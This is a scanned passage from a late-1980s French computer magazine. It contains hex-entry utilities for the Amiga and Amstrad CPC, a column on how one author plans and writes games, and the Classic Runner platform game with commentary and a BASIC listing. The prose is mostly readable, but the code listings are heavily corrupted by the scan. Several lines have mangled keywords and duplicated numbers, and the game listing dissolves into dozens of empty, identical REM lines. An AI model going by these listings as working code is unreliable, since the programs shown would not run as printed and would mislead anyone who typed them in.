- Magic Window: associe la création d'une fenêtre libre à la pression d'une touche définie par l'utilisateur, même lorsqu'on utilise une autre application. On peut écrire (notes) ou dessiner de simples traits dans la fenêtre, et en sauvegarder le contenu.

- Oooop!: gag. Modifie aléatoirement les correspondances clavier-caractères toutes les cinq minutes! (Source: Free! Free! Free! n°2)

Saisissez bien, saisissez mieux !

AMIGA SAISIE

Equivalent de l'utilitaire Amsaisie destiné aux ordinateurs Amstrad CPC, ce programme permet la saisie de codes hexadécimaux et leur sauvegarde sous la forme d'un fichier binaire directement exécutable.

Compatible avec les modèles 500, 1000 et 2000, *Amiga Saisie* réalisé en Amiga Basic, devra être conservé précieusement et utilisé chaque fois que vous découvrirez dans nos colonnes un listing au format suivant:
0001 : 0000 03F3 0000 0000
0000 0001 0000 0000 : 03F4
- Le premier nombre suivi de ":" est le numéro de ligne servant de référence pour la saisie des lignes de codes.
- Viennent ensuite huit nombres de 16 bits exprimés en hexadécimal.
- Finalement, précédé de ":", la fameuse somme d'auto-contrôle, antidote à la «Guru Meditation».
L'appel aux librairies que réalise le programme nécessite la présence des fichiers dos.bmap et exec.bmap sur la disquette de travail contenant *Amiga Saisie* (et Amiga Basic). Ceux-ci figurent dans le répertoire

BasicDemos de la disquette originale Extras 1.2 ou 1.3 livrée avec la machine et doivent être copiés comme suit dans le répertoire principal:
- charger le Workbench et le CLI en cliquant les icônes,
- taper
• COPY DF0:C/CD RAM:
• COPY DF0:C/COPY RAM:
- mettre dans le lecteur 0 la disquette Extras,
- taper
• CD DF0:

- COPY DF0:BASICDEMOS/DOS.BMAP RAM:
- COPY DF0:BASICDEMOS/EXEC.BMAP RAM:
- insérer la disquette de travail,
- taper
• CD DF0:
- COPY RAM:DOS.BMAP DF0:
- COPY RAM:EXEC.BMAP DF0:

Mode d'emploi
Après lancement, précisez la

longueur du programme à générer signalée (en principe) dans le mode d'emploi du listing publié.
Lors de la saisie des codes hexadécimaux:

- la flèche gauche permet le retour en arrière pour d'éventuelles corrections.
- celle de droite permet d'afficher à l'emplacement du curseur, les caractères de la ligne précédente (très utile pour dupliquer une ligne de zéro).
- le programme s'arrête automatiquement en fin de listing et réclame le nom du fichier à sauvegarder.

Le fichier exécutable ainsi créé par *Amiga Saisie* ne possède pas d'icône correspondante et doit être lancé par le CLI. Toutefois, si l'utilisateur conçoit une icône, le fichier pourra être lancé à partir du Workbench par un double clicage.

Stéphane Rodriguez

• indique l'endroit où vous devez frapper Return.
• AmigaSaisie version 1.b.
• (c) Stéphane Rodriguez 01/08/89.

REM Important: la syntaxe des variables (nom, longueur, majuscules ou min.) doit être absolument respectée.
REM car celles-ci appellent en fait des routines en.
REM langage machine (Librairies) se trouvant en ROM.

```
DECLARE FUNCTION AllocMem& LIBRARY.
DECLARE FUNCTION FreeMem& LIBRARY.
DECLARE FUNCTION xOpen& LIBRARY.
DECLARE FUNCTION xWrite& LIBRARY.
DECLARE FUNCTION xClose& LIBRARY.
```

```
CHDIR "df0:":LIBRARY "exec.library":LIBR
```

```
ARY "dos.library".
SCREEN 1,640,240,2,2:WINDOW 1,"AmigaSaisie v 1.b (c) Stéphane Rodriguez",0,1.
PALETTE 0,0,0,0:PALETTE 1,1,1,1:PALETTE 2,5,5,5:COLOR 1,0:WINDOW OUTPUT 1:DIM saving$(36).
RequestLength:=
PRINT :INPUT "Longueur du fichier à créer (en décimal et en octets) ":"L:PRINT *
IF L<=0 THEN RequestLength ELSE Length:=L.
Address&=AllocMem&(Length&,65538&).
IF Address&=0 THEN PRINT "Espace non allouable, rebootez votre disk.":PRINT "En chargeant cette fois-ci rien d'autre que l'AmigaBasic et AmigaSaisie":END.
inputline=1:FOR ad=Address& TO Address&+Length& STEP 16.
FirstEntry:=
count=1:o$=STR$(inputline):o$=RIGHT$(o$,LEN(o$)-1):o$=STRING$(5-LEN(o$),48)+o$+":":PRINT o$;=
```



```

KeyWaiter:•
key$="":WHILE key$="":COLOR 2,0:PRINT CHR$(140);CHR$(8);:key$=INKEY$:WEND:key$=UCASE$(key$)•
IF key$=CHR$(31) OR key$=CHR$(8) THEN key$=CHR$(127)•
IF key$=CHR$(28) OR key$=CHR$(29) THEN KeyWaiter•
IF key$=CHR$(30) THEN IF saving$(count)<>" " THEN key$=saving$(count) ELSE key$=""•
IF key$<>CHR$(127) THEN NextTable ELSE IF count=1 THEN KeyWaiter ELSE count=count-1:PRINT CHR$(8);" ";CHR$(8);:IF count/4=INT(count/4) THEN PRINT CHR$(8);" ";CHR$(8);•
GOTO KeyWaiter•
NextTable:•
IF key$<"0" OR key$>"F" THEN PRINT CHR$(7);:GOTO KeyWaiter•
IF key$<"A" AND key$>"9" THEN PRINT CHR$(7);:GOTO KeyWaiter•
COLOR 1,0:PRINT key$;:IF count=32 THEN PRINT ":"; ELSE IF count/4=INT(count/4) THEN PRINT " ";•
saving$(count)=key$:count=count+1:IF count<37 THEN KeyWaiter•
ste=0:FOR x=1 TO 31 STEP 2:value=VAL("&H"+saving$(x)+saving$(x+1))•
a=ad+ste:IF a<(Address&+Length&) THEN POKE a,value•
ste=ste+1:NEXT •
che=0:FOR x=1 TO 29 STEP 4:che=che+VAL("&H"+saving$(x)+saving$(x+1)+saving$(x+2)+saving$(x+3))•
NEXT:checksum=che AND 65535&•
checksum2=VAL("&H"+saving$(33)+saving$(34)+saving$(35)+saving$(36))•
IF checksum2<0 THEN checksum2=checksum2+65536&•
IF checksum<>checksum2 THEN ErrorRequest•
inputline=inputline+1:PRINT :NEXT ad•
PRINT :PRINT "La saisie est enfin terminée...Insérez la disquette qui contiendra le fichier"•
GOSUB WaitForAKey:PRINT :INPUT "Entrez le nom du fichier ainsi créé :",n$•
filename$="df0:"+n$+CHR$(0)•
Handle&=xOpen&(SADD(filename$),1006)•
filewrite&=xWrite&(Handle&,Address&,Length&)•
fileclose&=xClose&(Handle&)•
f&=FreeMem&(Address&,Length&):LIBRARY CLOSE•
PRINT :PRINT "Programme sauvegardé et exécutable directement sous CLI, au revoir !"•
END•
ErrorRequest:•
PRINT CHR$(7);" Erreur !":GOTO FirstEntry•
WaitForAKey:•
IF INKEY$="" THEN WaitForAKey ELSE RETURN•

```

C'EST PROPRE, C'EST NET

D'une structure identique à la précédente version (Micro-Mag n°1), Amsaisie V.2 bénéficie de quelques améliorations qui fiabilisent cette fois totalement la saisie hexadécimale tout en simplifiant les manœuvres de corrections.

Soit les divers perfectionnements:

- vérification et prise en compte par la somme de contrôle de l'ordre des Data dans chaque ligne saisie,
- déplacement du curseur autorisé dans la ligne sans destruction des données. Il est désormais possible de revenir par la touche fléchée gauche sur une valeur à corriger, puis de réafficher la ligne de codes par la touche fléchée droite. A signaler que cette dernière permet de dupliquer rapidement une ligne de zéro,
- Réaffichage automatique

d'une ligne erronée, afin de permettre sa correction de la façon ci-dessus évoquée.

N.B. Possesseurs d'Amsaisie, examinez attentivement ce nouveau listing afin d'effectuer sur votre ancienne version les modifications nécessaires. Rappelons à l'attention de ceux qui l'ignorent, qu'Amsaisie V.2 permet la saisie aisée de codes hexadécimaux présents dans nos colonnes sous la forme: adresse, suite de huit codes, somme de contrôle. Sachez que pour un même programme, lesdites sommes diffèrent selon la version d'Amsaisie utilisée.

Mode d'emploi

Après lancement, spécifiez en hexadécimal (sans le préfixe &) l'adresse de début d'implantation du langage machine. Celle-ci s'affiche suivie de "I" et d'un curseur clignotant. Entrez la série de huit codes sans vous préoccuper des espaces et sans valider par Return (validation automatique). En fin de ligne et à l'affichage de "I", entrez la somme de contrôle correspondant à la ligne saisie. En l'absence d'erreur, l'adresse suivante s'affiche, etc. Dans le cas contraire, un signal sonore et un message vous signale une bévue. Effectuez alors la correction dans la ligne automatiquement réaffichée. En cours de saisie, la touche Del est optionnelle. L'appui sur S réalise la sauvegarde du langage machine après spécification du nom du fichier.

Toutefois, deux solutions s'offrent à vous:

- vous êtes fou et venez de saisir en une seule fois la totalité des codes hexadécimaux (très nombreux dans la plupart des cas). Rien de plus simple: après l'entrée de la dernière somme de contrôle et l'affichage de l'adresse suivante, appuyez sur S, précisez le nom du fichier et validez par Return ou Enter.

- vous êtes raisonnable et désirez morceler votre saisie. Au moment de stopper momentanément votre frappe pour la poursuivre ultérieurement, appuyez sur S après l'affichage

de l'adresse suivante et attribuez un numéro d'ordre à votre nom de fichier (exemple, PAC1). A la fin de la sauvegarde, l'adresse suivante déjà citée se réaffiche; notez-la. Elle sera l'adresse de début qu'il conviendra de spécifier lors de la reprise de votre travail (PAC2). Créez de la sorte une suite de fichiers binaires (PAC1, PAC2, PAC3, etc.). Finalement, chargez à la suite tous ces fichiers après un MEMORY inférieur à l'adresse d'implantation (adresse -1) et effectuez une sauvegarde totale et définitive par la commande de type

Save "nom de fichier", b, adresse de début, longueur.

Le nom du fichier et la valeur des paramètres sont toujours précisés dans le mode d'emploi des programmes publiés.

Exemple

Prenons l'exemple d'un programme appelé Pacman, d'adresse de début &A000 et morcelé en trois fichiers: PAC1, PAC2 et PAC3. Pour les réunir en un seul d'affaire la longueur totale &BFF indiquée dans le mode d'emploi, il faudra lancer le court programme suivant:

```
10 MEMORY &A000-1
20 LOAD "PAC1.BIN"
30 LOAD "PAC2.BIN"
40 LOAD "PAC3.BIN"
50 PRINT "Placez le support
de sauvegarde et appuyez sur
une touche": CALL &B06
60: SAVE "PACMAN", b,
&A000, &BFF
```

Sined

10 AMSAISIE V.2 par Denis JARRIL [1613]

```
200 MEMORY &2000: DIM OS(18): MODE 1: [17221]
BORDER 0: INK 0: P: INK 1: 13: CLS: PRIN
T: PRINT "I pour changer l'adresse
courante": PRINT "S pour sauver les
donnees": PRINT "Tapez les caracte
res sans espace ni return (tou
t se fait automatiquement)"
30 PRINT "Les fleches servent a l' [4494]
edition.
40 PRINT INPUT "ADRESSE DE DEPART [4092]
AS: DS=AS: IF AS="" THEN 40
50 A=VAL("A"+AS) [1273]
60 I=0: AS=HEX$(A, 4): PRINT PRINT AS
":": C=VAL("A"+LEFT$(AS, 2))+VAL("
A"+RIGHT$(AS, 2))
70 TS="" WHILE TS="" CALL AB8BA: TS [3454]
=INKEY$: CALL AB8BD: WEND: TS=UPPER$(
```

```
TS)
80 IF TS=CHR$(242) THEN TS=CHR$(12 [2397]
7)
90 IF TS=CHR$(243) THEN TS=OS(I) [2093]
90 IF TS="I" THEN CLS: RUN [1132]
110 IF TS="S" THEN 140 ELSE D=VAL [3244]
("6"+DS): IF D>0 AND A<0 THEN A=A+5
536
120 PRINT: PRINT INPUT "NOM " N$ [3394]
: IF N$="" THEN SAVE N$.B.D.A-D-1
130 GOTO 60
140 IF TS=CHR$(127) THEN 140 ELSE [392]
IF I=0 THEN 70 ELSE I=1: PRINT C
HRS(8): "CHR$(8): IF I/2<I/2 TH
EN PRINT CHR$(8): "CHR$(8): [396]
150 GOTO 70 [396]
160 IF TS="0" OR TS="F" THEN SOUND [2699]
7, 150, 20: GOTO 70
```

```
170 IF TS="A" AND TS="9" THEN SOUND [2630]
D 7, 150, 20: GOTO 70
180 PRINT TS: IF I=15 THEN PRINT [3124]
: ELSE IF I/2<I/2 THEN PRINT "
190 OS(I)=TS [592]
200 I=I+1: IF I<18 THEN 70 [1266]
210 FOR I=0 TO 15 STEP 2: X=VAL("&
4051)+OS(I+1): POKE A, X: A=A+1: C=C
X*(1/2)+1: NEXT C: C=0 AND A=1
220 IF C=VAL("&+OS(1)+OS(1+1)) TH [2440]
EN 60
230 SOUND 7, 50, 10: SOUND 7, 500, 10: A [9075]
A=6: PRINT "ERREUR": PRINT HEX$(A, 4)
):": FOR I=0 TO 15: PRINT OS(I):
IF I/2<I/2 AND I<15 THEN PRINT "
240 NEXT: PRINT "": PRINT OS(I): I= [4903]
1: C=VAL("&+LEFT$(AS, 2))+VAL("&
+RIGHT$(AS, 2)): GOTO 70
```


Le nouveau discours de la méthode

LES COURS DU PROFESSEUR ALI GATOR

Depuis plus d'un an que je m'efforce d'inculquer à tous lesdites connaissances, quiconque doit être en mesure d'écrire un *Pac Man* sans problème, sinon, vous m'en verriez contrit. Pour ce qui est de l'ordre; commencez par ôter de votre table tout ce qui est étranger à l'informatique: jambon-beurre de la veille, anciens *Lui*, *Playboy* et la photo de Gorbatchev. Reste enfin la méthode, thème de notre rendez-vous d'aujourd'hui.

Bien sûr, il existe plusieurs méthodes, mais je vais me contenter d'aborder celle que m'est la plus connue: la mienne. Certes imparfaite, elle m'a néanmoins permis d'écrire plus de cinquante logiciels. Adaptez-la à votre guise.

Le dossier

Avant de commencer un nouveau logiciel, la première chose à faire est de constituer un dossier de travail. En fait, une simple chemise cartonnée où sont rassemblés tous les éléments nécessaires à la création. Le plus important consiste en une demi-douzaine de feuilles vierges arrachées à un gros bloc-note de format A4. Les petits carrés de 5 mm qui divisent chaque feuille permettent en effet une représentation parfaite des écrans et des caractères redéfinis.

En plus de ces quelques feuilles, ce fameux dossier comprend les pages des caractères Ascii du manuel, mises pour

Créer un logiciel réclame bien sûr quelques connaissances, mais aussi de l'ordre, de la méthode et un brin d'imagination.

ma part sous intercalaires transparents. De la même façon figure ma banque de sons, où tous les bruitages de mes travaux ont été réunis avec, en bonne place, les pages que feu *Am-Mag* avait publiées sur ce sujet. Ainsi, lorsque je recherche par exemple un «coup de feu», de longues recherches fastidieuses me sont épargnées. Je n'ai que l'embarras du choix.

Quelques feuillets sur l'Assembleur sont également très utiles. Le nom de toutes les routines déjà écrites, leur descriptif ainsi que le logiciel où il est possible de les récupérer. Enfin, une carte de toutes les adresses de la Ram vidéo et la liste des appels de routines système viennent compléter ce savant dispositif.

L'idée

Qui l'eût crut? Il est nécessaire d'avoir une vague idée de ce que l'on veut faire avant de commencer. A la question «Mais où Ali Gator trouve-t-il les idées de ses jeux?», je réponds sans ambages: dans les logiciels commerciaux. Point de honte à cela car même les professionnels pratiquent de la sorte. Ceux d'entre vous qui suivent avec attention mes modestes

oeuvres, n'ont pas été sans remarquer une similitude relative entre certains de mes programmes et ceux faisant la Une de l'actualité. Pas vraiment du pompage, car si le thème d'un jeu existant est bien repris, je m'attache à lui apporter, dans le cadre de mes limites, le petit «plus» qui marque la différence. Prenons deux exemples. Est paru dans *Micro-Mag* n°6 le jeu *Sweek End 3D*. Le thème où le joueur doit peindre son aire de jeu en une seule couleur pour passer au tableau suivant est directement inspiré de *Skweek*. Le petit plus par rapport au jeu initial est la représentation en trois dimensions.

Sur le même principe, j'ai commis un jeu appelé *Perestroïka*, version simplifiée du fameux *Tetris* où je me suis appliqué à enrichir le choix des pièces, 14 contre les 6 ou 7 de la version originale. Depuis, une modification de mon cru porte à 28 le nombre de pièces disponibles. En règle générale, je suis à l'affût de tout ce qui se fait dans le domaine ludique, pas uniquement sur CPC ni exclusivement sur ordinateur. Lorsque j'entrevois l'adaptation possible d'un logiciel, je me garde de l'acheter. En me contentant des critiques, descriptifs et images

écran glanées dans les revues spécialisées, je laisse libre cours à mon imagination qui m'entraîne parfois bien loin de l'idée initiale.

Le scénario

L'idée du jeu trouvée, passons au scénario. Un bien grand mot pour ce qui est en fait un descriptif sommaire du jeu où quelques lignes suffisent. Scoop! Voici celui de mon prochain jeu. L'idée m'est venue en feuilletant une revue dédiée à une machine dont je tairais le nom. Un petit canard pousse un œuf devant lui afin de le ramener intact dans son nid situé en bas de l'écran. L'œuf ne s'arrête que lorsqu'il rencontre un des obstacles qui sont de deux sortes: des bottes de foin, dans ce cas pas de bobo et des pierres. Alors là... bonjour l'omelette. Bien évidemment quelques monstres perturbent notre héros. Voilà le scénario écrit en toutes lettres dans mon dossier. Le mode, la taille de l'écran, des personnages, le nombre de poursuivants, seront définis ultérieurement. Ils risquent de changer cent fois avant le point final...

L'organigramme

Ne vous fiez pas au titre de ce paragraphe qui n'est là que pour faire sérieux. En fait d'organigramme, eh bien... je n'en fais point. Ce n'est pas faute d'avoir essayé, surtout à mes débuts (Oh oui! grand-père,

parle-nous de ta guerre). Les livres sérieux sur la programmation consacrent invariablement un chapitre aux organigrammes.

On y apprend l'art et la manière de structurer un programme à l'aide de petits rectangles, carrés, ronds et flèches du plus bel effet. Mais sans vouloir vous en détourner, car ils peuvent très bien vous convenir (les miens étaient trop proches de l'art abstrait), je leur préfère un petit système maison appelé «fichier de Rem».

Le fichier de Rem

Prenez une compilation de listings (un hors-série *Micro-Mag*, bien sûr), un seul coup d'œil sur les Rem suffit à reconnaître ceux de votre serveur. Tous les sous-programmes sont déclarés dans un cadre formé de «» sur

cinq lignes et leur nom se retrouve d'un programme sur l'autre. Pourtant, je jure n'avoir jamais écrit deux fois le même jeu. Enfin, avouons qu'il y avait des variantes... L'explication? J'ai conçu jadis un programme ne contenant que des Rem, ceux rencontrés justement au fil de tous mes jeux.

Je débute donc tout nouveau logiciel par le chargement de ce fameux fichier de REM formant la charpente de mon travail. Les sous-programmes situés toujours aux mêmes endroits me sont devenus familiers: «variables de base» commence toujours en ligne 500, «routine principale» en ligne 2000, etc. Cette méthode de travail simple et rapide mérite d'être développée et commentée en détail. Nous le ferons prochainement.

RECREATION : CLASSIC RUNNER

Certains jeux font partie intégrante de l'histoire de l'informatique, peut-être parce chacun d'eux représente une étape dans l'évolution du système. Au rang de ces dinosaures, le casse-briques, *Pac Man*, *Space Invader* et *Lode Runner*. Néanmoins, ces classiques se portent bien. Preuve s'il en est, toutes les adaptations qui voient encore le jour.

A mon tour de vous présenter une version personnelle du fameux *Lode Runner*, avec toutefois une petite différence. Au lieu de creuser des trous pour faire disparaître ses ennemis, notre héros dispose d'un fusil redoutable.

Redéfinition

Ce jeu nécessite de nombreux caractères redéfinis pour dessiner les passerelles, échelles, monstres, etc. Conservant précieusement le dessin de ceux déjà utilisés, ne soyez pas surpris si certains ne vous sont pas inconnus. A eux seuls, les caractères redéfinis méritent un cours (prochainement?). Ne serait-ce que pour expliquer une fois de plus l'improper argument que d'aucuns rencontrent sur la ligne Symbol After.

• Variables de base

Ligne 340 : Defint A-Z afin d'augmenter la vitesse des calculs puisque nous n'utiliserons que des variables entières.

Ligne 370 : fonction testant la couleur à une position X, Y. Même principe que pour le jeu *Hélico Drop* (*Micro-Mag* n°7).

Ligne 370 : variables pour activer et désactiver le mode trans-

parent ainsi que pour opérer l'effacement d'un caractère (efs).

• Branchement des tableaux

Trois tableaux sont proposés sur les huit prévus. Plus loin est expliqué comment créer les data complémentaires.

• Création du décor

Lignes 610 - 630 : création du tableau des scores.

Lignes 640 - 690 : création des passerelles, échelles et clés en fonction des data en fin de listing. La méthode par segmentation utilisée a fait l'objet d'explications dans le cours sur les data.

Lignes 700 - 720 : positionnement des monstres et du joueur. Tous les éléments du décor ont un numéro spécifique, lequel est recopié dans un tableau DIM EC de la taille de l'écran. Les tests de collision s'effectueront dans ce tableau.

• Routine principale

Lignes 780 - 840 : déplacement des monstres et interrogation du joystick.

Lignes 850 - 810 : déplacement vers le haut du joueur et test de sa position sur une échelle. Si Y=3, c'est gagné et on passe au tableau suivant. Pour les déplacements à gauche ou à droite, il faut vérifier que l'on ne sort pas du cadre. A noter que le mode transparent rajoute deux caractères à l'affichage du joueur. Un locate 40, 5 n'est donc pas possible, ce qui explique les limites du cadre de jeu entre les colonnes 2 à 38.

Feu

Serré d'un peu trop près par ses poursuivants, le joueur peut utiliser son arme pour les faire disparaître. Attention! les munitions sont en nombre réduit.

Ligne 1090 : comptage des munitions et retour si cartoucière vide.

Lignes 1110 - 1160 : départ de la balle à droite en fonction du sens du joueur. Dans XF, la

position X de la balle. Vérification si position X=40 non atteinte. Les monstres sont de la couleur 1. Avec la fonction définie en début de programme, on teste la position de la balle pour savoir si un monstre n'est pas touché. Si c'est le cas un sous-programme (lignes 1150-1160) calcule de quel monstre il s'agit, le fait disparaître et lui attribue de nouvelles coordonnées en haut de l'écran. Ce monstre ne réapparaîtra que lors du ramassage de la prochaine clé.

• Chute, comptage des clés, perdu


Lignes 1240 - 1270 : chute du joueur. Test de la position située sous le joueur. A zéro (case vide), Y est incrémenté et bouclage pour un nouveau test.

Lignes 1310 - 1350 : comptage des clés. Incrémentation du score. Si toutes les clés sont ramassées, affichage d'une portion d'échelle permettant de monter jusqu'à la position Y=3. Nous savons que si Y=3, c'est gagné. Lors de la création de vos propres tableaux, faites en sorte qu'aucun élément du décor, à part les scores, ne soit dessiné entre les lignes 1 et 4.

Lignes 1410 - 1360 : perdu. Touché par un monstre vous perdez une vie. Vous n'en avez plus? Le jeu recommence au premier tableau.

Les monstres

Soit quatre monstres possibles par tableau qui ne sont pas tous déplacés à chaque interrogation du joystick afin de gagner de la vitesse. Un tirage aléatoire sélectionne celui qui bougera. Les déplacements se déterminent en fonction de la position X, Y du joueur. Pas tout à fait, en réalité. Le périple des monstres est une chose assez complexe et très importante car elle détermine souvent l'intérêt du jeu. Il existe plusieurs variantes, elles méri-



tent que l'on s'y attarde ultérieurement.

Création de tableaux supplémentaires

Conçu pour huit, ce jeu n'en comporte que trois. Votre travail va consister à créer ceux qui manquent. Il y a six lignes de data par tableau.

- La première ligne contient quatre données. Dans l'ordre: le nombre de passerelles, d'échelles, de clés et enfin de monstres.

- Deuxième ligne: suivant le nombre de passerelles, trois données A, B et C pour le dessin de chacune. A correspond à la position en abscisse la plus à gauche de la passerelle, B la plus à droite et enfin C précise la ligne d'affichage. Deux

impératifs: aucune passerelle au dessus de la ligne 5 et toujours finir par une passerelle socle de données 2, 38, 24.

- Troisième ligne. Suivant le même principe, dessin des échelles. A, position la plus haute de l'échelle, B, position la plus basse et C, colonne d'implantation.


- Quatrième ligne, les clés. Suivant leur nombre, deux données correspondant à la position X, Y de chacune.

- Ligne 5, même principe mais pour les monstres.

- Ligne 6. Trois données permettant de dessiner le tronçon d'échelle qui apparaît lorsque toutes les clés sont ramassées. C'est souvent le prolongement d'une échelle déjà existante pour atteindre la ligne 4.

Bonnes grimpettes...

Claude Le Mouleuc



```
10 REM .....
20 REM .....
30 REM      MICRO MAG et .....
40 REM      ALI GATOR .....
50 REM .....
60 REM      présent .....
70 REM .....
80 REM      CLASSIC RUNNER .....
90 REM .....
100 REM .....
110 REM .....
120 REM      REDEFINITIONS .....
130 REM .....
```

```
[1661] 140 REM ..... [1661]
[419] 150 SYMBOL AFTER 239 [1457]
[696] 160 SYMBOL 248,6,6,69,12,18,16,19 [2146]
[1426] 4,5,b13=CHRS(249)
[419] 170 SYMBOL 241,96,96,28,48,72,8,2 [2897]
[1423] 2,16,b28=CHRS(241)
[419] 180 SYMBOL 242,153,98,69,24,24,36 [2471]
[1791] 36,36,b38=CHRS(248)
[419] 190 SYMBOL 243,247,7,112,118,6,11 [3564]
[1461] 9,224,247,m38=CHRS(243)
[419] 200 SYMBOL 244,255,129,129,129,25 [2122]
[1794] 8,129,129,129,b48=CHRS(244)
[419] 210 SYMBOL 245,68,36,68,8,8,24,8, [2552]
```

```
56:k5=CHRS(245)
220 SYMBOL 246,28,54,63,93,20,36, [28031]
68,2,m15=CHRS(246)
230 SYMBOL 247,74,69,36,69,24,126 [2853]
89,157,m25=CHRS(247)
240 SYMBOL 248,36,69,165,126,69,3 [3792]
6,36,192,m38=CHRS(248)
250 SYMBOL 249,64,69,98,126,255,1 [3144]
89,36,231,m48=CHRS(249)
260 SYMBOL 250,9,9,63,104,0,9,9 [2691]
7:US=CHRS(250)
270 SYMBOL 251,9,9,69,9,9,9,9,b [2586]
a8=CHRS(251)
```



```

289 SYMBOL 252,0,0,0,252,22,0,0,0 [3022]
290 :fals:CHRS(252)
291 REM : : : : : [1661]
300 REM : : : : : [419]
310 REM : VARIABLES DE BASE : [2081]
320 REM : : : : : [419]
330 REM : : : : : [1661]
340 DEFINIT a-z [553]
350 MODE 1:BORDER 0:INK 0:LIN 1 [2272]
360 LINK 2:44:LINK 4:0 [1661]
370 VIE-t:TR-4:SC-0:TA-1:BS-BIS-D [2795]
380 IM EC(40,25)
390 DEF FN PO(X,Y)=TEST(X-1)*16+ [1116]
400 REM : : : : : [419]
410 REM :CHRS(22)+CHRS(1):NRS:CHRS [3576]
420 :CHRS(0):e$=nr$+ " [222]
430 ENV 1,10,1,2:ENT 1,10,1,2,2: [3591]
440 ENV 2,2:ENT 2,2,2,2,2,2,2,2, [10,2]
450 ENV 3,5,3,1,1,0,18,6,-3,4:ENT [3996]
460 ENV 1,1,1,10,-1,1,10,1,1,10,-1,1,1, [5,1]
470 ENV 5,10,-1,8,5,-1,4:ENT -5,8 [2659]
480 REM : : : : : [1661]
490 REM : BRANCHEMENT TAB : [1219]
500 REM : : : : : [419]
510 REM : : : : : [1661]
520 REM : : : : : [2540]
530 RESTORE 1780:GOSUB 610:GOTO 7 [727]
540 RESTORE 1840:GOSUB 610:GOTO 7 [2732]
550 RESTORE 1910:GOSUB 610:GOTO 7 [2479]
560 RESTORE 3090:GOSUB 610:GOTO 7 [1742]
570 RESTORE 4090:GOSUB 610:GOTO 7 [1807]
580 RESTORE 5090:GOSUB 610:GOTO 7 [2015]
590 RESTORE 6090:GOSUB 610:GOTO 7 [1633]
600 RESTORE 7090:GOSUB 610:GOTO 7 [2285]
610 REM : : : : : [1661]
620 REM : CREATION DU DECOR : [2358]
630 REM : : : : : [419]
640 REM : : : : : [1661]
650 REM : : : : : [3664]
660 REM : : : : : [1661]
670 REM : : : : : [3667]
680 REM : SCORE TAB FUSIL [1661]
690 REM : 3:FOR H=1 TO VIE:LOCATE 5 [5889]
700 REM : B:PRINT B$;NEXT LOCATE 17,2:P [1661]
710 REM : C:PRINT C$;NEXT LOCATE 17,2:P [1661]
720 REM : 2:PRINT TR [1661]
730 REM : 40:BRASE BC:DIM EC(40,25):READ P [2447]
740 REM : C:FOR G=A TO B [2943]
750 REM : G:PRINT MS:BC(G,C): [2783]
760 REM : 1:FOR H=1 TO HC:READ B [2391]
770 REM : C:FOR G=A TO B [1661]
780 REM : C:PRINT HS:BC(C,G): [2399]
790 REM : 3:FOR H=1 TO CL:READ A,B [5102]
800 REM : B:PRINT KY:CS(A,B):B=N [1661]
810 REM : 2:FOR H=1 TO MON:READ B,B:LOCAT [3592]
820 REM : B:PRINT CHRS(245+H):a$=(h-1) [2549]
830 REM : b$=(h-1)*b$+MS(H-1):NEXT [2477]
840 REM : B$=X-20:Y=X-1:Y-Y [1661]
850 REM : : : : : [419]
860 REM : : : : : [2225]
870 REM : : : : : [419]
880 REM : : : : : [1661]
890 REM : : : : : [1661]
900 REM : : : : : [1661]
910 REM : : : : : [1661]
920 REM : : : : : [1661]
930 REM : : : : : [1661]
940 REM : : : : : [1661]
950 REM : : : : : [1661]
960 REM : : : : : [1661]
970 REM : : : : : [1661]
980 REM : : : : : [1661]
990 REM : : : : : [1661]
1000 REM : : : : : [1661]
1010 REM : : : : : [1661]
1020 REM : : : : : [1661]
1030 REM : : : : : [1661]
1040 REM : : : : : [1661]
1050 REM : : : : : [1661]
1060 REM : : : : : [1661]
1070 REM : : : : : [1661]
1080 REM : : : : : [1661]
1090 REM : : : : : [1661]
1100 REM : : : : : [1661]
1110 REM : : : : : [1661]
1120 REM : : : : : [1661]
1130 REM : : : : : [1661]
1140 REM : : : : : [1661]
1150 REM : : : : : [1661]
1160 REM : : : : : [1661]
1170 REM : : : : : [1661]
1180 REM : : : : : [1661]
1190 REM : : : : : [1661]
1200 REM : : : : : [1661]
1210 REM : : : : : [1661]
1220 REM : : : : : [1661]
1230 REM : : : : : [1661]
1240 REM : : : : : [1661]
1250 REM : : : : : [1661]
1260 REM : : : : : [1661]
1270 REM : : : : : [1661]
1280 REM : : : : : [1661]
1290 REM : : : : : [1661]
1300 REM : : : : : [1661]
1310 REM : : : : : [1661]
1320 REM : : : : : [1661]
1330 REM : : : : : [1661]
1340 REM : : : : : [1661]
1350 REM : : : : : [1661]
1360 REM : : : : : [1661]
1370 REM : : : : : [1661]
1380 REM : : : : : [1661]
1390 REM : : : : : [1661]
1400 REM : : : : : [1661]
1410 REM : : : : : [1661]
1420 REM : : : : : [1661]
1430 REM : : : : : [1661]
1440 REM : : : : : [1661]
1450 REM : : : : : [1661]
1460 REM : : : : : [1661]
1470 REM : : : : : [1661]
1480 REM : : : : : [1661]
1490 REM : : : : : [1661]
1500 REM : : : : : [1661]
1510 REM : : : : : [1661]
1520 REM : : : : : [1661]
1530 REM : : : : : [1661]
1540 REM : : : : : [1661]
1550 REM : : : : : [1661]
1560 REM : : : : : [1661]
1570 REM : : : : : [1661]
1580 REM : : : : : [1661]
1590 REM : : : : : [1661]
1600 REM : : : : : [1661]
1610 REM : : : : : [1661]
1620 REM : : : : : [1661]
1630 REM : : : : : [1661]
1640 REM : : : : : [1661]
1650 REM : : : : : [1661]
1660 REM : : : : : [1661]
1670 REM : : : : : [1661]
